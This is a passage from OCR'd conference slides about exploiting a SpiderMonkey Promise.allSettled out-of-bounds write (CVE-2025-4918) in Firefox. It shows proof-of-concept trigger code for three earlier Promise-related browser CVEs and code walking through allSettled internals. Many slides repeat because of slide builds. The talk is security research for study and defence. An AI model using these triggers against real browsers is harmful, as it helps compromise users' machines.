/HEXACON/ 2025

October 10th

Exploiting The **Undefined**: **PWNing** Firefox By Settling its Promises


Edouard BOCHIN (@le_douds)
Tao YAN (@Ga1ois)
Palo Alto Networks

About us

paloalto NETWORKS

Security Researchers

- Offensive Research:
  - MSRC Top 10 *times
  - 100+ CVEs in Browser, Office, Windows, PDF, etc.
- Defensive research:
  - Threat analysis, detection research
  - Patent Inventors: New defense and detection techniques



Pwn2Own & Pwnie Award Winners

- Firefox Renderer @ Pwn2Own Berlin 2025
- “Most Innovative Research” @ Pwnie Award 2024
- Chrome/MSEdge Double Tap @ Pwn2Own 2024 Vancouver
- Windows Escalation of Privilege @ Pwn2Own 2021 Vancouver

HEXACON 2025

Conference Speakers

- Hexacon
- Black Hat (USA, EU, Asia, MEA)
- CanSecWest
- Blue Hat
- POC
- HITCON
- Virus Bulletin
- REcon
- Etc.

Agenda

- Introduction
- A six-year-old bug in SpiderMonkey JS engine
- Exploiting the seemingly unexploitable vulnerability
- Demo
- Conclusion

0x0 - Introduction

JavaScript Asynchronous Programming

CALLBACK

Async APIs were all callback-based.
Main issue: The "**Callback Hell**":

- **Pyramid of Doom:** Deeply nested code that was difficult to read and maintain.
- **Fragmented Error Handling:** Required separate error checks at every level of nesting.
- **Poor Composability:** Combining or reusing asynchronous operations was complex and error-prone

PROMISE

The Solution: A New Abstraction

- **Promise Chaining:** Flattens nested code into a readable, linear sequence using `.then()`.
- **Centralized Error Handling:** A single `.catch()` block can handle any failure in the chain.
- **Powerful Composition:** Enables building modular, reusable async functions and managing concurrent tasks with methods like `Promise.all()`.

OVERALL, this abstraction is a formalized API that allows better:

- Readability
- Maintainability
- Composition

AND is the foundation of future async features: async/await, async iterators, etc.

Past vulnerabilities in JavaScript Promise

CVE-2023-6702

```
class CustomPromise extends Promise {
    constructor(executor) {
        super(executor);
    }
    static resolve() {
        return {
            then(resolve, reject) {
                Promise.resolve()
                 .then(BigInt).then(resolve, reject);
                reject();
            }
        };
    }
}

CustomPromise.any([1]);
```

CVE-2023-4355

```
class CustomPromise extends Promise {
  constructor(executor) {
    executor(noop => _, e => {
      e.errors.shift();
      gc();
      gc();
    });
    return {};
  }

  static resolve() {
    return { then(resolve, reject) {
      Promise.reject().then(noop => _, reject);
              reject();
    } };
  }
}

array = Array(102);
first_resolve = null;
CustomPromise.any(array);
```

CVE-2020-6537

```
class MyCls {
    constructor(executor) {
        executor(custom_resolve, custom_reject);
    }

    static resolve() {
        return {
            then: (fulfill, reject) => {
                if(count != 0){
                    fulfill();
                    reject();
                    count--;
                } else {
                    last_fulfilled = fulfill;
                    last_rejected = reject;
                }
            }
        }
    }
}

function custom_resolve(result) { }
function custom_reject(result) { }

var count = 2; var last_fulfilled = []; var last_rejected = [];

var origin_resolve = Promise.resolve;
Promise.resolve = 1;
Promise.resolve = origin_resolve;

var tmp = new Array(3);
tmp[Symbol.isConcatSpreadable] = false;
tmp[Symbol.isConcatSpreadable] = true;

Reflect.apply(Promise.allSettled, MyCls, [tmp]);

last_fulfilled();
last_rejected();
```

Past vulnerabilities in JavaScript Promise

CVE-2023-6702

```
class CustomPromise extends Promise {
    constructor(executor) {
        super(executor);
    }
    static resolve() {
        return {
            then(resolve, reject) {
                Promise.resolve()
                 .then(BigInt).then(resolve, reject);
                reject();
            }
        };
    }
}

CustomPromise.any([1]);
```

CVE-2023-4355

```
class CustomPromise extends Promise {
  constructor(executor) {
    executor(noop => _, e => {
      e.errors.shift();
      gc();
      gc();
    });
    return {};
  }

  static resolve() {
    return { then(resolve, reject) {
      Promise.reject().then(noop => _, reject);
                reject();
    } };
  }
}

array = Array(102);
first_resolve = null;
CustomPromise.any(array);
```

CVE-2020-6537

```
class MyCls {
    constructor(executor) {
        executor(custom_resolve, custom_reject);
    }

    static resolve() {
        return {
            then: (fulfill, reject) => {
                if(count != 0){
                    fulfill();
                    reject();
                    count--;
                } else {
                    last_fulfilled = fulfill;
                    last_rejected = reject;
                }
            }
        }
    }
}

function custom_resolve(result) { }
function custom_reject(result) { }

var count = 2; var last_fulfilled = []; var last_rejected = [];

var origin_resolve = Promise.resolve;
Promise.resolve = 1;
Promise.resolve = origin_resolve;

var tmp = new Array(3);
tmp[Symbol.isConcatSpreadable] = false;
tmp[Symbol.isConcatSpreadable] = true;

Reflect.apply(Promise.allSettled, MyCls, [tmp]);

last_fulfilled();
last_rejected();
```

EXECUTOR: CUSTOM RESOLVE + REJECT

Past vulnerabilities in JavaScript Promise

CVE-2023-6702

```
class CustomPromise extends Promise {
    constructor(executor) {
        super(executor);
    }
    static resolve() {
        return {
            then(resolve, reject) {
                Promise.resolve()
                 .then(BigInt).then(resolve, reject);
                reject();
            }
        };
    }
}

CustomPromise.any([1]);
```

CVE-2023-4355

```
class CustomPromise extends Promise {
  constructor(executor) {
    executor(noop => _, e => {
      e.errors.shift();
      gc();
      gc();
    });
    return {};
  }
  static resolve() {
    return { then(resolve, reject) {
      Promise.reject().then(noop => _, reject);
              reject();
    } };
  }
}

array = Array(102);
first_resolve = null;
CustomPromise.any(array);
```

CVE-2020-6537

```
class MyCls {
    constructor(executor) {
        executor(custom_resolve, custom_reject);
    }
    static resolve() {
        return {
            then: (fulfill, reject) => {
                if(count != 0){
                    fulfill();
                    reject();
                    count--;
                } else {
                    last_fulfilled = fulfill;
                    last_rejected = reject;
                }
            }
        }
    }
}

function custom_resolve(result) { }
function custom_reject(result) { }

var count = 2; var last_fulfilled = []; var last_rejected = [];

var origin_resolve = Promise.resolve;
Promise.resolve = 1;
Promise.resolve = origin_resolve;

var tmp = new Array(3);
tmp[Symbol.isConcatSpreadable] = false;
tmp[Symbol.isConcatSpreadable] = true;

Reflect.apply(Promise.allSettled, MyCls, [tmp]);

last_fulfilled();
last_rejected();
```

CUSTOM RESOLVE() METHOD

Past vulnerabilities in JavaScript Promise

CVE-2023-6702

```
class CustomPromise extends Promise {
    constructor(executor) {
        super(executor);
    }
    static resolve() {
        return {
            then(resolve, reject) {
                Promise.resolve()
                 .then(BigInt).then(resolve, reject);
                reject();
            }
        };
    }
}

CustomPromise.any([1]);
```

CVE-2023-4355

```
class CustomPromise extends Promise {
  constructor(executor) {
    executor(noop => _, e => {
      e.errors.shift();
      gc();
      gc();
    });
    return {};
  }

  static resolve() {
    return { then(resolve, reject) {
      Promise.reject().then(noop => _, reject);
                reject();
    } };
  }
}

array = Array(102);
first_resolve = null;
CustomPromise.any(array);
```

CVE-2020-6537

```
class MyCls {
    constructor(executor) {
        executor(custom_resolve, custom_reject);
    }

    static resolve() {
        return {
            then: (fulfill, reject) => {
                if(count != 0){
                    fulfill();
                    reject();
                    count--;
                } else {
                    last_fulfilled = fulfill;
                    last_rejected = reject;
                }
            }
        }
    }
}

function custom_resolve(result) { }
function custom_reject(result) { }

var count = 2; var last_fulfilled = []; var last_rejected = [];

var origin_resolve = Promise.resolve;
Promise.resolve = 1;
Promise.resolve = origin_resolve;

var tmp = new Array(3);
tmp[Symbol.isConcatSpreadable] = false;
tmp[Symbol.isConcatSpreadable] = true;

Reflect.apply(Promise.allSettled, MyCls, [tmp]);

last_fulfilled();
last_rejected();
```

PROMISE STATIC METHOD CALL

0x1 - A Six-Year-Old Bug in SpiderMonkey JS Engine

A Six-Year-Old Bug in SpiderMonkey JS Engine

- **CVE-2025-4918**: Out-of-Bounds Write in `Promise.AllSettled` Implementation present since the very first implementation of API in 2019
- Summary:
  - `Promise.AllSettled` SpiderMonkey Internals;
  - How the vulnerability was discovered;
  - How to trigger the vulnerability;

0x1.0 – Promise.AllSettled Internals

Internals: JS Promise `AllSettled`

The `Promise.allSettled()` static method takes an iterable of promises as input and returns a single Promise. This returned promise fulfills when all of the input's promises settle (i.e. become either fulfilled or rejected), with an array of objects that describe the outcome of each promise.

```
const promise1 = Promise.resolve(0x41);
const promise2 = 0x42;
const promise3 = Promise.reject(new Error("an error"));

Promise.allSettled(
    [promise1, promise2, promise3]
).then((values) => console.log(values));

// [
//   { status: 'fulfilled', value: 65 },
//   { status: 'fulfilled', value: 66 },
//   { status: 'rejected', reason: Error: an error }
// ]
```


Internals: JS Promise `AllSettled`

The `Promise.allSettled()` static method takes an iterable of promises as input and returns a single Promise. This returned promise fulfills when all of the input's promises settle (i.e. become either fulfilled or rejected), with an array of objects that describe the outcome of each promise.

```
const promise1 = Promise.resolve(0x41);
const promise2 = 0x42;
const promise3 = Promise.reject(new Error("an error"));

Promise.allSettled(
    [promise1, promise2, promise3]
).then((values) => console.log(values));
```

```
// [
//   { status: 'fulfilled', value: 65 },
//   { status: 'fulfilled', value: 66 },
//   { status: 'rejected', reason: Error: an error }
// ]
```

Internals: JS Promise `AllSettled`



Internals: Custom Promise `AllSettled`

```
const promise0 = Promise.resolve(0x41);
const promise1 = 0x42;
const promise2 = Promise.reject(new
Error("an error"));

Promise.allSettled(
    [promise0, promise1, promise2]
).then((values) => console.log(values));
```

```
class CustomPromise {
    constructor(executor) {
        executor(custom_resolve, custom_reject);
    }
    static resolve() {
        console.log("Bonjour from resolve");
        return {
            then: (fulfill, reject) => {
                console.log("Bonjour from Thenable");
                fulfill();
                reject();
            }
        };
    }
}
```

```
function custom_resolve(result) {
    console.log("Bonjour from custom resolve");
}
function custom_reject(result) { }

const arr = [0x41, 0x42, 0x43];

Reflect.apply(Promise.allSettled, CustomPromise, [arr]);
```

Internals: Custom Promise `AllSettled`

```
const promise0 = Promise.resolve(0x41);
const promise1 = 0x42;
const promise2 = Promise.reject(new
Error("an error"));

Promise.allSettled(
    [promise0, promise1, promise2]
).then((values) => console.log(values));
```

```
class CustomPromise {
    constructor(executor) {
        executor(custom_resolve, custom_reject);
    }
    static resolve() {
        console.log("Bonjour from resolve");
        return {
            then: (fulfill, reject) => {
                console.log("Bonjour from Thenable");
                fulfill();
                reject();
            }
        };
    }
}

function custom_resolve(result) {
    console.log("Bonjour from custom resolve");
}
function custom_reject(result) { }

const arr = [0x41, 0x42, 0x43];

Reflect.apply(Promise.allSettled, CustomPromise, [arr]);
```

Internals: Custom Promise `AllSettled`

```
const promise0 = Promise.resolve(0x41);
const promise1 = 0x42;
const promise2 = Promise.reject(new
Error("an error"));

Promise.allSettled(
    [promise0, promise1, promise2]
).then((values) => console.log(values));
```

```
class CustomPromise {
    constructor(executor) {
        executor(custom_resolve, custom_reject);
    }
    static resolve() {
        console.log("Bonjour from resolve");
        return {
            then: (fulfill, reject) => {
                console.log("Bonjour from Thenable");
                fulfill();
                reject();
            }
        };
    }
}

function custom_resolve(result) {
    console.log("Bonjour from custom resolve");
}
function custom_reject(result) { }

const arr = [0x41, 0x42, 0x43];

Reflect.apply(Promise.allSettled, CustomPromise, [arr]);
```


Internals: Custom Promise `AllSettled`

```
const promise0 = Promise.resolve(0x41);
const promise1 = 0x42;
const promise2 = Promise.reject(new
Error("an error"));

Promise.allSettled(
    [promise0, promise1, promise2]
).then((values) => console.log(values));
```

```
class CustomPromise {
    constructor(executor) {
        executor(custom_resolve, custom_reject);
    }
    static resolve() {
        console.log("Bonjour from resolve");
        return {
            then: (fulfill, reject) => {
                console.log("Bonjour from Thenable");
                fulfill();
                reject();
            }
        };
    }
}

function custom_resolve(result) {
    console.log("Bonjour from custom resolve");
}
function custom_reject(result) { }

const arr = [0x41, 0x42, 0x43];
```


```
Reflect.apply(Promise.allSettled, CustomPromise, [arr]);
```

Internals: Custom Promise `AllSettled`




Internals: PerformPromiseAllSettled

```
static bool PerformPromiseAllSettled(
    JSContext* cx,
    PromiseForOfIterator& iterator,
    HandleObject C,
    Handle<PromiseCapability> resultCapability,
    HandleValue promiseResolve,
    bool* done) {

  *done = false;

  Rooted<PromiseCombinatorElements> values(cx);
  if (!NewPromiseCombinatorElements(
          cx, resultCapability, &values)) {
    return false;
  }

  // …
}
```



Internals: PerformPromiseAllSettled

